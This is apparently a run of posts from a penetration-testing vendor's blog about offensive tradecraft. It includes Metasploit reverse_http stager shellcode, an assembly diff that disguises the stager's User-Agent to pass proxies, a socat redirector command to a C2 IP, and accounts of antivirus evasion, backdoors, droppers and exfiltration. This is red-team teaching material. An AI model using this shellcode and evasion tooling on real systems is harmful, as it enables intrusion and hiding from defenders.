Modifying Metasploit's Stager Shellcode

If you’ve ever had to change a module in the Metasploit Framework, you know the go to place is the modules/ directory off of the Metasploit Framework’s root folder.

Recently, I had to modify the Metasploit Framework’s reverse_http stager. It currently sends a blank User-Agent. This is a problem because a blank User-Agent will not get through proxy servers that whitelist browsers. It’s a trade-off though. Using a blank User-Agent keeps this stager small and compatible with more exploits.

I opened up modules/payloads/stagers/windows/reverse_http.rb and I was greeted with the following:

def initialize(info = {})
super(merge_info(info,
'Name'          => 'Reverse HTTP Stager',
'Description'   => 'Tunnel communication over HTTP',
'Author'        => 'hdm',
'License'       => MSF_LICENSE,
'Platform'      => 'win',
'Arch'          => ARCH_X86,
'Handler'       => Msf::Handler::ReverseHttp,
'Convention'    => 'sockedi http',
'Stager'        =>
{
'Offsets' =>
{
# Disabled since it MUST be ExitProcess to work on WoW64 unless we add EXITFUNK support (too big right now)
# 'EXITFUNC' => [ 290, 'V' ],
'LPORT'    => [ 190, 'v' ], # Not a typo, really little endian
},
'Payload' =>
"\xFC\xE8\x89\x00\x00\x00\x60\x89\xE5\x31\xD2\x64\x8B\x52\x30\x8B" +
"\x52\x0C\x8B\x52\x14\x8B\x72\x28\x0F\xB7\x4A\x26\x31\xFF\x31\xC0" +
"\xAC\x3C\x61\x7C\x02\x2C\x20\xC1\xCF\x0D\x01\xC7\xE2\xF0\x52\x57" +
"\x8B\x52\x10\x8B\x42\x3C\x01\xD0\x8B\x40\x78\x85\xC0\x74\x4A\x01" +
"\xD0\x50\x8B\x48\x18\x8B\x58\x20\x01\xD3\xE3\x3C\x49\x8B\x34\x8B" +
"\x01\xD6\x31\xFF\x31\xC0\xAC\xC1\xCF\x0D\x01\xC7\x38\xE0\x75\xF4" +
"\x03\x7D\xF8\x3B\x7D\x24\x75\xE2\x58\x8B\x58\x24\x01\xD3\x66\x8B" +
"\x0C\x4B\x8B\x58\x1C\x01\xD3\x8B\x04\x8B\x01\xD0\x89\x44\x24\x24" +
"\x5B\x5B\x61\x59\x5A\x51\xFF\xE0\x58\x5F\x5A\x8B\x12\xEB\x86\x5D" +
"\x68\x6E\x65\x74\x00\x68\x77\x69\x6E\x69\x54\x68\x4C\x77\x26\x07" +
"\xFF\xD5\x31\xFF\x57\x57\x57\x57\x6A\x00\x54\x68\x3A\x56\x79\xA7" +
"\xFF\xD5\xEB\x4B\x5B\x31\xC9\x51\x51\x6A\x03\x51\x51\x68\x5C\x11" +
"\x00\x00\x53\x50\x68\x57\x89\x9F\xC6\xFF\xD5\xEB\x34\x59\x31\xD2" +
"\x52\x68\x00\x02\x60\x84\x52\x52\x52\x51\x52\x50\x68\xEB\x55\x2E" +
"\x3B\xFF\xD5\x89\xC6\x6A\x10\x5B\x31\xFF\x57\x57\x57\x57\x56\x68" +
"\x2D\x06\x18\x7B\xFF\xD5\x85\xC0\x75\x1A\x4B\x74\x10\xEB\xE9\xEB" +
"\x49\xE8\xC7\xFF\xFF\xFF\x2F\x31\x32\x33\x34\x35\x00\x68\xF0\xB5" +
"\xA2\x56\xFF\xD5\x6A\x40\x68\x00\x10\x00\x00\x68\x00\x00\x40\x00" +
"\x57\x68\x58\xA4\x53\xE5\xFF\xD5\x93\x53\x53\x89\xE7\x57\x68\x00" +
"\x20\x00\x00\x53\x56\x68\x12\x96\x89\xE2\xFF\xD5\x85\xC0\x74\xCD" +
"\x8B\x07\x01\xC3\x85\xC0\x75\xE5\x58\xC3\xE8\x65\xFF\xFF\xFF"
}
))
end

I have a pretty reasonable background in many development situations. I have two rules: I won’t work in a programming environment that requires IDE generated XML to get things done (without a lot of swearing). And, I won’t try to hot-patch a binary blob when it’s in that form.

Fortunately, my pressing need did not require me to break either rule. I was able to stroll to the external/source/shellcode/windows/x86 folder in the Metasploit Framework. This is where the Metasploit Framework stores the source code for its shellcode. Even better, this code is split up such that common pieces are in their own files and files that use them include them directly. All of the code here is also well commented. This is about as clean and maintainable as shellcode gets.

My goal is to change the http stager though. So, I went to the stager_reverse_http.asm file in external/source/shellcode/windows/x86/src/stager first.

cld                    ; Clear the direction flag.
call start             ; Call start, this pushes the address of 'api_call' onto the stack.
%include "./src/block/block_api.asm"
start:                   ;
pop ebp                ; pop off the address of 'api_call' for calling later.
%include "./src/block/block_reverse_http.asm"
; By here we will have performed the reverse_tcp connection and EDI will be our socket.

Here, I saw that I would need to look in another file. I then took a look at the block_reverse_http.asm file in external/source/shellcode/windows/x86/src/block/. Bingo. I found my file.

Next, I made my changes. Adding a User-Agent to the HTTP stager isn’t too bad. Here’s my .diff file to do it:

--- external/source/shellcode/windows/x86/src/block/block_reverse_http.asm
+++ external/source/shellcode/windows/x86/src/block/block_reverse_http.asm
@@ -16,14 +16,19 @@ load_wininet:
push 0x0726774C        ; hash( "kernel32.dll", "LoadLibraryA" )
call ebp               ; LoadLibraryA( "wininet" )

+  call internetopen      ; jump!
+
+useragent:
+  db "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)", 0x00
+
internetopen:
+  pop ecx                ; pointer to User-Agent string
xor edi,edi
push edi               ; DWORD dwFlags
push edi               ; LPCTSTR lpszProxyBypass
push edi               ; LPCTSTR lpszProxyName
push edi               ; DWORD dwAccessType (PRECONFIG = 0)
-  push byte 0            ; NULL pointer
-  push esp               ; LPCTSTR lpszAgent ("\x00")
+  push ecx               ; LPCTSTR lpszAgent (user agent)
push 0xA779563A        ; hash( "wininet.dll", "InternetOpenA" )
call ebp

We’re almost done. We need to assemble the new stager with the changes and update the reverse_http.rb file in the payloads folder. Fortunately, the Metasploit Framework includes a Python(!) script to assemble the final shellcode product. Change to the external/source/shellcode/windows/x86/ folder and run:

python build.py stager_reverse_http

This build script output the assembled stager in a form that I pasted back to the original stager file. It also output the offset for LPORT as LEPort Offset.

I had to update the LPORT Offset in the stager  too. This is specified in the 'LPORT' => [ 190, 'v' ] line in the payload module. I changed the 190 to the LEPort value provided by build.py.

In this post, I took you through how to change the shellcode for a Metasploit Framework stager. I had to change the reverse_http stager to help a custom payload get past the proxy issue I described earlier. Regardless of the example change I used, you now know where source code to the Metasploit Framework’s stagers live, how to change a stager, how to build your changes, and make the framework use those changes.
Why I give all of my training material away—for free

I’m the developer of a commercial penetration testing product, Cobalt Strike. People are often amazed that I have a free 9-part Penetration Testing course on my website. This 9-part course is all of the material from my paid two-day class: Advanced Threat Tactics.

Why do I give away my training product, for free?

I know my business model. I sell software licenses. This is how my company brings in revenue and pays for my work. Anything that helps sell software licenses or encourage renewals is a valid business activity.

By making my training available for free and with no registration—I provide a friction free and controlled experience for anyone to learn about my product. Anyone can go through my course and decide if my product is of interest to them or not. This helps sell new licenses to the right customers.

For my existing customers—the online training provides a way to bring their Cobalt Strike users up to speed. This reduces my support burden greatly. In general–my customers know how to use my product. Customers who know how to use a product are customers that are more likely to renew it when the time comes. This is a win too.

Lectures by themselves are fine—but real learning happens by doing. I cater to this too. I put together a mini-penetration testing environment and wrote step-by-step labs that map to this online course. I give away thousands of DVDs with this lab environment at security conferences each year. It’s the easiest sales pitch in the world: “would you like a free penetration testing lab?” “sure” “great, come back if you have any questions”. That’s it.

If you ever wanted to know how I sell my enterprise software—this is it. I share what I want others to know about my product—in a friction free and scalable way. This makes it easy for potential users to understand what I offer and make a good decision based on their needs.

Four Levels of Hacking Sophistication with Beacon

Beacon is Cobalt Strike’s payload for red team actions. Beacon is a stable lifeline that can serve as a communication layer. Meterpreter is a fantastic post-exploitation agent with a lot of features.  Used together, Beacon and Meterpreter give you a lot of options for stealth and indirection. In this post, I’ll take you through different ways to use Beacon to get the most out of Meterpreter and the Metasploit Framework.

Option 0. No Beacon


Let’s start by describing life without Beacon. In this situation, you have to use Meterpreter for everything. Meterpreter becomes your payload for the first foothold. Meterpreter is your payload for persistence. And, Meterpreter is your payload for remote control of the compromised system. Meterpreter is also the payload you pivot through.

a0

If you use Meterpreter for your foothold into a network, chances are your first action is to spawn several backup Meterpreter sessions. You do this, because if you lose your session without a backup, you’ve lost your access. This isn’t the best option for stealth, but it’s a necessity. Meterpreter sessions do drop and it’s important to fortify your access to protect against this.

Option 1. Beacon as a Lifeline

There is another option though. Use Beacon for your foothold into a network. Beacon is designed to work like any other Metasploit Framework payload. You may deliver it with a Metasploit Framework memory corruption exploit or a Cobalt Strike social engineering package. Once Beacon is in memory, it will check-in over HTTP or DNS for tasks.

a1

Beacon tasks are commands that you’d like Beacon to execute. For example, the spawn command will request a Meterpreter session for you. Used in this way, Beacon is a quiet lifeline to gain a new Meterpreter session when you need it. If stealth is important to you, don’t request a session until you have to interact with the host.

Option 2. Beacon for Egress



Meterpreter gives you the option to egress a network as a reverse TCP connection, HTTP, or HTTPS. Meterpreter always egresses to one host. If this host is blocked or watched by a network defense team, you may find yourself on the losing end of a game of whack-a-mole. This isn’t fun.

a2

For these situations, use Beacon as a pivot point to egress traffic out of your target’s network. Beacon gives you the option to egress a network over DNS or HTTP. You may even change between HTTP and DNS communication while you use your Beacon. This gives you the flexibility to use the right protocol for your needs at any time during the engagement.



Beacon will also egress to multiple hosts. When you setup Beacon, you provide a list of multiple domains and hosts Beacon should call back to. Beacon will rotate through these hosts in a round-robin fashion. A network defense team must block all of these hosts to disrupt your communication with their network.

Beacon exposes a SOCKS proxy server that allows you to use a beaconing host as a pivot point. This SOCKS proxy server will tunnel Metasploit Framework attacks, Meterpreter, and external tools through Beacon.

To use Beacon as a pivot point, you must ask your Beacon to check-in multiple times each second. If you try to tunnel traffic through a Beacon with a high sleep time, you will find most tools will timeout due to the artifically high communication latency.

Beacon as a pivot point will help you walk your toolkit past a lot of border defenses. Once you’re inside of a network, with a stable channel to tunnel through, you have a lot of freedom to work without interruption.

Option 3. Beacon as a Communication Layer

Not all systems that you compromise can or should beacon out to hosts on the internet. There are times when you will want to control a system that can’t connect to you. To control these systems you might use a bind Meterpreter payload or a reverse TCP payload through a Meterpreter session. As usual, if your Meterpreter session dies, you have to re-compromise the system to run Meterpreter on it.


Optionally, you may deliver Beacon as a bind payload to gain control of these systems too. A bind Beacon payload, also called a Beacon peer, is an in-memory backdoor that you may run on a compromised system. A bind Beacon is a backdoor because you may connect to it whenever you like, disconnect from it, and reconnect to it later.


This backdoor is available as an SMB pipe. To connect to this backdoor, you must link another Beacon to it. Linked Beacons communicate over SMB, which blends in well with normal network traffic. Traffic tunneled through a Beacon peer will go through its parent Beacon to communicate with you.


On any host that has a Beacon, you may issue one command to request a Meterpreter session that stages and tunnels its traffic through that Beacon. Used this way, Beacon becomes a replacement communication layer for Meterpreter.

a3

If you lose a Meterpreter session tunneled through a Beacon peer, you may request a new one in its place. You do not need to recompromise the target and the target does not need to connect to the internet. A Beacon peer can act as a pivot point and a lifeline to a host deep inside of a network.

Option 4. Beacon as a Remote Administration Tool

Sometimes, you will find it’s difficult to get a stable Meterpreter session out of a target’s network. A host-based defense may disrupt it. Or, your attempts to tunnel traffic into a target network may stand out—leading to the whack-a-mole game. In this situation, you’re stuck with Beacon as a remote administration tool.

If you do not tunnel traffic through Beacon, you can use it with a high sleep time. You may ask Beacon to check in once every ten minutes, every hour, or even once a day. Used in this way, Beacon will queue all commands you provide, download them on check-in, and execute them one by one after a check-in.

a4

Beacon has some remote administration tool features. You may upload and download files through it. Beacon will track all file downloads and grab a piece of each file with each check-in. This makes it possible to exfil a large file to multiple callback hosts in a low and slow way. You may also use Beacon to execute commands.

The Metasploit Framework spoils us with a common interface for most hacking actions. That said, most of the things we do in the Metasploit Framework are do-able with a stand-alone executable or a built-in Windows command. If you have an arsenal of obfuscated post-exploitation tools and you’re comfortable doing things by hand—you can execute a majority of your engagement through Beacon without lowering the sleep time.

If you only use Beacon with a high sleep time to control compromised hosts—you will make it very hard for a network defense team to notice you.

Advanced Threat Tactics?

Each of these options represents different levels of sophistication. When you read about “advanced persistent threat” activity, try to match what you’re reading with these options. When you read about an actor’s use of an extremely simple beaconing RAT, ask—what does this actor use for post-exploitation? When you read about an actor’s use of Poison Ivy, ask—what does this actor use for their foothold and persistence? When you read about a campaign that lasted several years, ask—how did this actor preserve their freedom to regain control of any host, at any time, without raising suspicion? When you hear the tales of suspense about the actors that never get caught, ask—how did they do it? And finally, when you read about an advanced threat actor, ask “How can I help my customers understand their ability to detect and respond to this?” 

Obituary: Java Self-Signed Applet (Age: 1.7u51)

The Java Signed Applet Attack is a staple social engineering option. This attack presents the user with a signed Java Applet. If the user allows this applet to run, the attacker gets access to their system. Val Smith’s 2009 Meta-Phish paper made this attack popular in the penetration testing community.


Last week’s Java 1.7 update 51 takes steps to address this vector. By default, Java will no longer run self-signed applets. This free lunch is over.


javanodice

A lot of pen testers use an applet signed with a self-signed code signing certificate. For a long time–this was good enough. The old dialog to run a self-signed applet wasn’t scary. And, thanks to the prevalence of self-signed applets in legitimate applications, users were already familiar with it.

javaolder


Over time, Oracle added aggressive warnings to the self-signed applet dialog. These warnings didn’t stop users from running malicious self-signed applets though.

javawarning


Starting with Java 1.7u51, we should not rely on self-signed Java applets in our attacks. Going forward, we will need to sign our applet attacks with a valid code signing certificate. This isn’t a bad thing to do. Signing an applet makes the user prompt much nicer. 

javavalid

Even with a valid code signing certificate–it’s dangerous to assume a Java attack will continue to “always work” in social engineering engagements. Java is heavily abused by attackers. I expect more organizations will disable it in the browser altogether (when they can). We should update our social engineering process to stay relevant.

Here’s my recommendation:

Always profile a sample of your target’s systems before exploitationI wrote a System Profiler to help with this. A System Profiler is a web application that maps the client-side attack surface for anyone who visits it. Reconnaissance extends the life of all attack vectors by allowing an informed decision about the best attack for a target’s environment.

If Java makes sense for a target’s profile–use it. If Java doesn’t make sense, look at social engineering attack vectors beyond Java. The Microsoft Office Macro Attack is another good option to get a foothold. In environments that do not use application whitelisting yet, a simple Windows Dropper attack will work too.

Cloud-based Redirectors for Distributed Hacking

A common trait among persistent attackers is their distributed infrastructure. A serious attacker doesn’t use one system to launch attacks and catch shells from. Rather, they register many domains and setup several systems to act as redirectors (pivot points) back to their command and control server.

As of last week, Cobalt Strike now has full support for redirectors. A redirector is a system that proxies all traffic to your command and control server. A redirector doesn’t need any special software. A little iptables or socat magic can proxy traffic for you. Redirectors don’t need a lot of power either. You can use a cheap Amazon EC2 instance to serve as a redirector.

Here’s the socat command to forward connections to port 80 to 54.197.3.16:

1
socat TCP4-LISTEN:80,fork TCP4:54.197.3.16:80

The TCP4-LISTEN argument tells socat to listen for a connection on the port I provide. The fork directives tells socat that it should fork itself to manage each connection that comes in and continue to wait for new connections in the current process. The second argument tells socat which host and port to forward to.

Redirectors are great but you need payloads that can take advantage of them. You want the ability to stage through a redirector and have command and control traffic go through your other redirectors. If one redirector gets blocked—the ideal payload would use other redirectors to continue to communicate.


Cobalt Strike’s Beacon can do this. Here’s the new Beacon listener configuration dialog:

You may now specify which host Beacon and other payloads should stage through. Press Save and Beacon will let you specify which redirectors Beacon should call home to as well:


The Metasploit Framework and its payloads are designed to stage from and communicate with the same host. Despite this limitation these payloads can still benefit from redirectors. Simply spin up a redirector dedicated to a Meterpreter listener. Provide the address of the redirector when you create the listener.

Now, one Cobalt Strike instance, has multiple points of presence on the internet. Your Beacons call home to several hosts. Your Meterpreter sessions go through their own redirector. You get the convienence of managing all of this on one team server though.

If you want Meterpreter to communicate through multiple redirectors then tunnel it through Beacon. Use Beacon’s meterpreter command to stage Meterpreter and tunnel it through the current Beacon. This will take advantage of the redirectors you configured the Beacon listener to go through.

Cobalt Strike 01.08.14 – EXE Artifacts: A New Hope

Cobalt Strike has always exposed the Metasploit Framework’s tool to generate executables. Unfortunately, these executables are caught by anti-virus products. I’ve had a lot of feedback about this and I know it’s annoying.

The latest release of Cobalt Strike now generates artifacts from its own Artifact Kit.

The Artifact Kit is a proprietary source code framework to build binaries that smuggle payloads past anti-virus.

Customers have access to the Artifact Kit and its source code through the Cobalt Strike Arsenal. If the default technique gets caught–go to the arsenal, grab the Artifact Kit, and modify one of the existing techniques. Much like the Applet Kit from last year, I also provide a simple Cortana script to force Cobalt Strike to use your modifications over the built-in stuff.

The Artifact Kit generates x86 executables, x86 service executables, x86 DLLs, and x64 DLLs. This collection of output gives you a lot of flexibility for privilege escalation and backdoors.

Cobalt Strike’s psexec dialogs and Firefox add-on attack dialog now use the Artifact Kit to generate executables too.

Cryptolocker-style Social Engineering Attack

And, while we’re on the topic of executables, I’ve added a new social engineering package to Cobalt Strike—the Windows Dropper Trojan.

A common social engineering attack is to send a zip file that contains an executable designed to look like a document. When run, this executable opens a document, and silently executes the attacker’s malware. This is one of the ways Cryptolocker spread.

I’d call this low on the sophistication spectrum—but hey, it works!

Cobalt Strike’s Windows Dropper attack lets you generate an executable that stages a payload and opens a document to fool the user into thinking everything is OK. This attack also ties into Cobalt Strike’s Artifact Kit to generate the executable.

Fresh Paint for the MS Office Macro Attack

A long time favorite red team tactic is to embed a macro into a Word or Excel document. This release of Cobalt Strike updates the MS Office Macro Attack to automatically spawn your listener into an external 32-bit process. This way, if your target closes Office or if they’re using the 64-bit version of Office—your attack will still work.  This is an example of how Cobalt Strike goes beyond proof-of-concepts to launch attacks that succeed against real targets.

These items are the highlights that fit together in a theme. This release of Cobalt Strike is also redirector friendly (expect a blog post on this later). Check out the release notes for a full list of changes.

Man-in-the-Browser Session Hijacking

Malware like Zeus and its variants inject themselves into a user’s browser to steal banking information. This is a man-in-the-browser attack. So-called, because the attacker is injecting malware into the target’s browser.

Man-in-the-browser malware uses two approaches to steal banking information. They either capture form data as it’s sent to a server. For example, malware might hook PR_Write in Firefox to intercept HTTP POST data sent by Firefox. Or, they inject JavaScript onto certain webpages to make the user think the site is requesting information that the attacker needs.

